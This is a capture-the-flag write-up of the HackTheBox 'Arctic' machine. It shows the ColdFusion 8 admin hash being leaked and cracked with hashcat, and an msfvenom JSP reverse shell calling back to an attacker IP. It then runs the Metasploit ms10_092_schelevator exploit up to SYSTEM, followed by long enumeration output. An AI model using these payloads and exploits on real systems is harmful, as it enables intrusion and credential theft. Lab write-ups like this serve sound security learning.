

# **Exploiting ColdFusion 8**

HacktheBox(Arctic)



## Contents

<b>Exploiting ColdFusion 8</b> .....	1
<b>Nmap</b> .....	2
<b>Dumping the password hash</b> .....	3
<b>ColdFusion Admin Portal</b> .....	5
<b>Triggering a reverse shell</b> .....	6
<b>Root</b> .....	7
<b>Appendix</b> .....	7

## Nmap

The results of the nmap scan shows RPC ports and ftmp. The interesting port here is 8500. By navigating to this port in the browser, we can enumerate more.

```
# Nmap 7.80 scan initiated Thu Jan 14 07:26:41 2021 as: nmap -sV -v -p- -oN allports.nmap 10.10.10.11
```

Nmap scan report for 10.10.10.11

Host is up (0.052s latency).

Not shown: 65532 filtered ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

8500/tcp	open	ftmp?	
----------	------	-------	--

49154/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

```
# Nmap done at Thu Jan 14 07:30:38 2021 -- 1 IP address (1 host up) scanned in 237.02 seconds
```

After some dirbusting I came to an administrator login page. Some google searching led to a string that can be pasted into the url. This causes the login page to leak the hashed credentials for the login.

## Dumping the password hash



Cracking the hash:

```
File Actions Edit View Help
kd = 0123456789
75 = '!#$%&'()*+,-./:;<=>?@[]^_`{|}~
7a = 7!7u7d7s
7b = 0x00 - 0xff

Attack mode
0 = Straight
1 = Combination
2 = Toggle-Case
3 = Brute-force
4 = Permutation
5 = Table-Lookup
8 = Prince

Hash types
0 = MD5
10 = md5($pass.$salt)
20 = md5($salt.$pass)
30 = md5(unicode($pass).$salt)
40 = md5($salt.unicode($pass))
50 = HMAC-MD5 (key = $pass)
60 = HMAC-MD5 (key = $salt)
100 = SHA1
110 = sha1($pass.$salt)
120 = sha1($salt.$pass)
130 = sha1(unicode($pass).$salt)
140 = sha1($salt.unicode($pass))
150 = HMAC-SHA1 (key = $pass)
160 = HMAC-SHA1 (key = $salt)
200 = MySQL323
300 = MySQL4.1/MySQL5
400 = phpass, MD5 Wordpress, MD5 (phpBB3), MD5 (Joomla)
500 = md5crypt, MD5 (Unix), FreeBSD MD5, Cisco-IOS MD5
900 = MD4
1000 = NTLM
1100 = Domain Cached Credentials (DCC), MS Cache
1400 = SHA256
1410 = sha256($pass.$salt)
1420 = sha256($salt.$pass)
1430 = sha256(unicode($pass).$salt)
1431 = base64(sha256(unicode($pass)))
1440 = sha256($salt.unicode($pass))
1450 = HMAC-SHA256 (key = $pass)
1460 = HMAC-SHA256 (key = $salt)
1600 = md5apr1, MD5 (APR), Apache MD5
1700 = SHA512
1710 = sha512($pass.$salt)
1720 = sha512($salt.$pass)
1730 = sha512(unicode($pass).$salt)
1740 = sha512($salt.unicode($pass))
1750 = HMAC-SHA512 (key = $pass)
1760 = HMAC-SHA512 (key = $salt)

Manual page hashcat(1) line 205 (press h for help or q to quit)

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB


Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace....: 14344385
* Runtime....: 2 secs

2f635f6d20e3fde0c53075a84b68fb07dcec9b03:happyday

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: SHA1
Hash.Target.....: 2f635f6d20e3fde0c53075a84b68fb07dcec9b03
Time.Started....: Thu Jan 14 08:12:28 2021, (0 secs)
Time.Estimated...: Thu Jan 14 08:12:28 2021, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 68823 H/s (0.24ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 8192/14344385 (0.06%)
Rejected.....: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: newzealand -> whitetiger

Started: Thu Jan 14 08:11:36 2021
Stopped: Thu Jan 14 08:12:29 2021
hashcat(1):$
```

# ColdFusion Admin Portal




After logging in, navigate to debugging and logging. Here we can schedule a new task and upload our malicious file.

```
File Actions Edit View Help
kali@kali:~/Payloads$ cd Payloads/
kali@kali:~/Payloads$ ls
coldfusionexploit.py  jerry      MSFRottenPotato.exe  reverseShell.aspx  shell.jpg.phtml  shell.war  test.php  test.txt
develEsc.c           linuxenum.sh  PrintSpoofer.exe    shell.jpg.php      shell.png.php    test.jpeg  test.phtml
kali@kali:~/Payloads$ sudo msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.11 LPORT=4445 -f raw -o RS2.jsp
[sudo] password for kali:
Payload size: 1497 bytes
Saved as: RS2.jsp
kali@kali:~/Payloads$
```


Generating shell code

# Triggering a reverse shell



From here we can further enumerate the machine outlined in recon.txt. The output of this file will be shown in the appendix.

After upgrading to a meterpreter shell, I ran exploit suggerster and received the output pictured.



# Root

```
File Actions Edit View Help
Exploit target:
  Id  Name
  --  --
  0    Windows Vista, 7, and 2008

msf5 exploit(windows/local/ms10_092_schelevator) > set lhost 10.10.14.11
lhost => 10.10.14.11
msf5 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.11:4444
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\zXjhoBw.exe
[*] Creating task: RFS7CWU6FHH7
[*] SUCCESS: The scheduled task "RFS7CWU6FHH7" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\RFS7CWU6FHH7...
[*] Original CRC32: 0x958ce67d
[*] Final CRC32: 0x958ce67d
[*] Writing our modified content back...
[*] Validating task: RFS7CWU6FHH7
[*]
[*] Folder: \
[*] TaskName           Next Run Time           Status
[*] =====
[*] RFS7CWU6FHH7       1/2/2021 3:39:00 66    Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "RFS7CWU6FHH7" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "RFS7CWU6FHH7" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (180291 bytes) to 10.10.14.11
[*] SUCCESS: Attempted to run the scheduled task "RFS7CWU6FHH7".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 3 opened (10.10.14.11:4444 -> 10.10.11:50634) at 2021-01-16 12:37:15 -0500
[*] SUCCESS: The scheduled task "RFS7CWU6FHH7" was successfully deleted.
[*] SCHELEVATOR

meterpreter > sysinfo
Computer      : ARCTIC
OS            : Windows 2008 R2 (6.1 Build 7600).
Architecture : x64
System Language : el GR
Domain        : HTB
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Successful exploitation leads to root privileges.

## Appendix

###Nmap###

# Nmap 7.80 scan initiated Thu Jan 14 07:26:41 2021 as: nmap -sV -v -p- -oN allports.nmap 10.10.10.11

Nmap scan report for 10.10.10.11

Host is up (0.052s latency).

Not shown: 65532 filtered ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

8500/tcp open fsmtp?

49154/tcp open msrpc Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>

### ###Interesting Finds###

<http://10.10.10.11:8500/CFIDE>

### ###System Enumeration###

C:\ColdFusion8\runtime\bin>systeminfo

systeminfo

Host Name: ARCTIC  
OS Name: Microsoft Windows Server 2008 R2 Standard  
OS Version: 6.1.7600 N/A Build 7600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Multiprocessor Free  
Registered Owner: Windows User  
Registered Organization:  
Product ID: 55041-507-9857321-84451  
Original Install Date: 22/3/2017, 11:09:45    
System Boot Time: 17/1/2021, 9:37:38    
System Manufacturer: VMware, Inc.  
System Model: VMware Virtual Platform  
System Type: x64-based PC



Processor(s): 2 Processor(s) Installed.

[01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz

[02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz

BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018

Windows Directory: C:\Windows

System Directory: C:\Windows\system32

Boot Device: \Device\HarddiskVolume1

System Locale: el;Greek

Input Locale: en-us;English (United States)

Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul

Total Physical Memory: 1.023 MB

Available Physical Memory: 280 MB

Virtual Memory: Max Size: 2.047 MB

Virtual Memory: Available: 1.190 MB

Virtual Memory: In Use: 857 MB

Page File Location(s): C:\pagefile.sys

Domain: HTB

Logon Server: N/A

Hotfix(s): N/A

Network Card(s): 1 NIC(s) Installed.

[01]: Intel(R) PRO/1000 MT Network Connection

Connection Name: Local Area Connection

DHCP Enabled: No

IP address(es)

[01]: 10.10.10.11

###User enumeration###

C:\ColdFusion8\runtime\bin>whoami /priv

whoami /priv

#### PRIVILEGES INFORMATION

-----

Privilege Name	Description	State
=====		
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

C:\ColdFusion8\runtime\bin>whoami /groups

whoami /groups

#### GROUP INFORMATION

-----

Group Name	Type	SID	Attributes
=====			
=====			
Everyone group	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled
BUILTIN\Users group	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group

CONSOLE LOGON                      Well-known group S-1-2-1    Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users    Well-known group S-1-5-11    Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization    Well-known group S-1-5-15    Mandatory group, Enabled by default, Enabled group

LOCAL                      Well-known group S-1-2-0    Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NTLM Authentication    Well-known group S-1-5-64-10    Mandatory group, Enabled by default, Enabled group

Mandatory Label\High Mandatory Level Label              S-1-16-12288 Mandatory group, Enabled by default, Enabled group

C:\ColdFusion8\runtime\bin>net user

net user

User accounts for \\ARCTIC

-----

Administrator	Guest	tolis
---------------	-------	-------

The command completed successfully.

C:\ColdFusion8\runtime\bin>net localgroup

net localgroup

Aliases for \\ARCTIC

-----

\*Administrators

\*Backup Operators

- \*Certificate Service DCOM Access
- \*Cryptographic Operators
- \*Distributed COM Users
- \*Event Log Readers
- \*Guests
- \*IIS\_IUSRS
- \*Network Configuration Operators
- \*Performance Log Users
- \*Performance Monitor Users
- \*Power Users
- \*Print Operators
- \*Remote Desktop Users
- \*Replicator
- \*Users

The command completed successfully

### ###Network Enumeration###

```
C:\ColdFusion8\runtime\bin>ipconfig /all
```

```
ipconfig /all
```

### Windows IP Configuration

Host Name . . . . . : arctic

Primary Dns Suffix . . . . . :

Node Type . . . . . : Hybrid

IP Routing Enabled. . . . . : No

WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :

Description . . . . . : Intel(R) PRO/1000 MT Network Connection

Physical Address. . . . . : 00-50-56-B9-ED-06

DHCP Enabled. . . . . : No

Autoconfiguration Enabled . . . . : Yes

IPv4 Address. . . . . : 10.10.10.11(Preferred)

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . : 10.10.10.2

DNS Servers . . . . . : 10.10.10.2

8.8.8.8

NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:

Media State . . . . . : Media disconnected

Connection-specific DNS Suffix . :

Description . . . . . : Microsoft ISATAP Adapter

Physical Address. . . . . : 00-00-00-00-00-00-E0

DHCP Enabled. . . . . : No

Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Local Area Connection\* 9:

Media State . . . . . : Media disconnected

Connection-specific DNS Suffix . :

Description . . . . . : Teredo Tunneling Pseudo-Interface  
Physical Address. . . . . : 00-00-00-00-00-00-E0  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . : Yes

C:\ColdFusion8\runtime\bin>arp -a  
  
arp -a

Interface: 10.10.10.11 --- 0xb

Internet Address	Physical Address	Type
10.10.10.2	00-50-56-b9-f9-ab	dynamic
10.10.10.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.252	01-00-5e-00-00-fc	static

C:\ColdFusion8\runtime\bin>route print  
  
route print

=====

Interface List

11...00 50 56 b9 ed 06 .....Intel(R) PRO/1000 MT Network Connection  
1.....Software Loopback Interface 1  
12...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter  
13...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface

=====

IPv4 Route Table

=====

Active Routes:

Network Destination	Netmask	Gateway	Interface	Metric
---------------------	---------	---------	-----------	--------

```

0.0.0.0    0.0.0.0    10.10.10.2  10.10.10.11  266
10.10.10.0 255.255.255.0    On-link    10.10.10.11  266
10.10.10.11 255.255.255.255    On-link    10.10.10.11  266
10.10.10.255 255.255.255.255    On-link    10.10.10.11  266
127.0.0.0    255.0.0.0    On-link    127.0.0.1  306
127.0.0.1 255.255.255.255    On-link    127.0.0.1  306
127.255.255.255 255.255.255.255    On-link    127.0.0.1  306
224.0.0.0    240.0.0.0    On-link    127.0.0.1  306
224.0.0.0    240.0.0.0    On-link    10.10.10.11  266
255.255.255.255 255.255.255.255    On-link    127.0.0.1  306
255.255.255.255 255.255.255.255    On-link    10.10.10.11  266

```

```
=====
```

#### Persistent Routes:

Network Address	Netmask	Gateway Address	Metric
0.0.0.0	0.0.0.0	10.10.10.2	Default

```
=====
```

#### IPv6 Route Table

```
=====
```

#### Active Routes:

If	Metric	Network Destination	Gateway
1	306	::1/128	On-link
1	306	ff00::/8	On-link

```
=====
```

#### Persistent Routes:

None

C:\ColdFusion8\runtime\bin>netstat -ano

netstat -ano

## Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	668
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:2522	0.0.0.0:0	LISTENING	1172
TCP	0.0.0.0:2930	0.0.0.0:0	LISTENING	1172
TCP	0.0.0.0:6085	0.0.0.0:0	LISTENING	1172
TCP	0.0.0.0:6086	0.0.0.0:0	LISTENING	1088
TCP	0.0.0.0:7999	0.0.0.0:0	LISTENING	1172
TCP	0.0.0.0:8500	0.0.0.0:0	LISTENING	1172
TCP	0.0.0.0:9921	0.0.0.0:0	LISTENING	2196
TCP	0.0.0.0:9951	0.0.0.0:0	LISTENING	1308
TCP	0.0.0.0:9961	0.0.0.0:0	LISTENING	2412
TCP	0.0.0.0:19997	0.0.0.0:0	LISTENING	1180
TCP	0.0.0.0:19998	0.0.0.0:0	LISTENING	1232
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	368
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	756
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	796
TCP	0.0.0.0:49159	0.0.0.0:0	LISTENING	1172
TCP	0.0.0.0:49171	0.0.0.0:0	LISTENING	492
TCP	0.0.0.0:49175	0.0.0.0:0	LISTENING	476
TCP	10.10.10.11:139	0.0.0.0:0	LISTENING	4
TCP	10.10.10.11:8500	10.10.14.11:39418	TIME_WAIT	0
TCP	10.10.10.11:49606	10.10.14.11:4445	ESTABLISHED	1172
TCP	127.0.0.1:9951	127.0.0.1:49169	ESTABLISHED	1308
TCP	127.0.0.1:49169	127.0.0.1:9951	ESTABLISHED	2412



TCP	127.0.0.1:49605	127.0.0.1:9921	TIME_WAIT	0
TCP	127.0.0.1:49607	127.0.0.1:9961	TIME_WAIT	0
TCP	127.0.0.1:49608	127.0.0.1:9921	TIME_WAIT	0
TCP	127.0.0.1:49609	127.0.0.1:9961	TIME_WAIT	0
TCP	127.0.0.1:49610	127.0.0.1:9921	TIME_WAIT	0
TCP	127.0.0.1:49611	127.0.0.1:9961	TIME_WAIT	0
TCP	127.0.0.1:49612	127.0.0.1:9921	TIME_WAIT	0
TCP	127.0.0.1:49613	127.0.0.1:9961	TIME_WAIT	0
TCP	:::135	:::0	LISTENING	668
TCP	:::445	:::0	LISTENING	4
TCP	:::2522	:::0	LISTENING	1172
TCP	:::2930	:::0	LISTENING	1172
TCP	:::6085	:::0	LISTENING	1172
TCP	:::7999	:::0	LISTENING	1172
TCP	:::8500	:::0	LISTENING	1172
TCP	:::47001	:::0	LISTENING	4
TCP	:::49152	:::0	LISTENING	368
TCP	:::49153	:::0	LISTENING	756
TCP	:::49154	:::0	LISTENING	796
TCP	:::49159	:::0	LISTENING	1172
TCP	:::49171	:::0	LISTENING	492
TCP	:::49175	:::0	LISTENING	476
UDP	0.0.0.0:123	*.*		852
UDP	0.0.0.0:5355	*.*		936
UDP	0.0.0.0:58423	*.*		1180
UDP	0.0.0.0:58425	*.*		1180
UDP	0.0.0.0:58427	*.*		1232
UDP	0.0.0.0:58429	*.*		1232
UDP	10.10.10.11:137	*.*		4

UDP	10.10.10.11:138	*.*	4
UDP	127.0.0.1:58422	*.*	1180
UDP	127.0.0.1:58424	*.*	1180
UDP	127.0.0.1:58426	*.*	1232
UDP	127.0.0.1:58428	*.*	1232
UDP	[::]:123	*.*	852

### ###Firewall and Antivirus###

C:\ColdFusion8\runtime\bin>netsh firewall show state

netsh firewall show state

Firewall status:

```

-----
Profile                = Standard
Operational mode       = Enable
Exception mode         = Enable
Multicast/broadcast response mode = Enable
Notification mode      = Disable
Group policy version   = Windows Firewall
Remote admin mode      = Disable
  
```

Ports currently open on all network interfaces:

Port Protocol Version Program

```

-----
8500 TCP Any (null)
  
```

IMPORTANT: Command executed successfully.

However, "netsh firewall" is deprecated;

use "netsh advfirewall firewall" instead.

For more information on using "netsh advfirewall firewall" commands

instead of "netsh firewall", see KB article 947709

at <http://go.microsoft.com/fwlink/?linkid=121488> .

```
C:\ColdFusion8\runtime\bin>netsh firewall show config
```

```
netsh firewall show config
```

Domain profile configuration:

-----

Operational mode            = Enable

Exception mode             = Enable

Multicast/broadcast response mode = Enable

Notification mode         = Disable

Allowed programs configuration for Domain profile:

Mode	Traffic direction	Name / Program
------	-------------------	----------------

-----

Port configuration for Domain profile:

Port	Protocol	Mode	Traffic direction	Name
------	----------	------	-------------------	------

-----

8500	TCP	Enable	Inbound	CF
------	-----	--------	---------	----

ICMP configuration for Domain profile:

Mode	Type	Description
------	------	-------------

Enable	2	Allow outbound packet too big
--------	---	-------------------------------

Standard profile configuration (current):

Operational mode = Enable

Exception mode = Enable

Multicast/broadcast response mode = Enable

Notification mode = Disable

Allowed programs configuration for Standard profile:

Mode	Traffic direction	Name / Program
------	-------------------	----------------

Port configuration for Standard profile:

Port	Protocol	Mode	Traffic direction	Name
------	----------	------	-------------------	------

8500	TCP	Enable	Inbound	CF
------	-----	--------	---------	----

ICMP configuration for Standard profile:

Mode	Type	Description
------	------	-------------

Enable	2	Allow outbound packet too big
--------	---	-------------------------------

Log configuration:

File location = C:\Windows\system32\LogFiles\Firewall\pfirewall.log

Max file size = 4096 KB

Dropped packets = Disable

Connections = Disable

IMPORTANT: Command executed successfully.

However, "netsh firewall" is deprecated;

use "netsh advfirewall firewall" instead.

For more information on using "netsh advfirewall firewall" commands

instead of "netsh firewall", see KB article 947709

at <http://go.microsoft.com/fwlink/?linkid=121488> .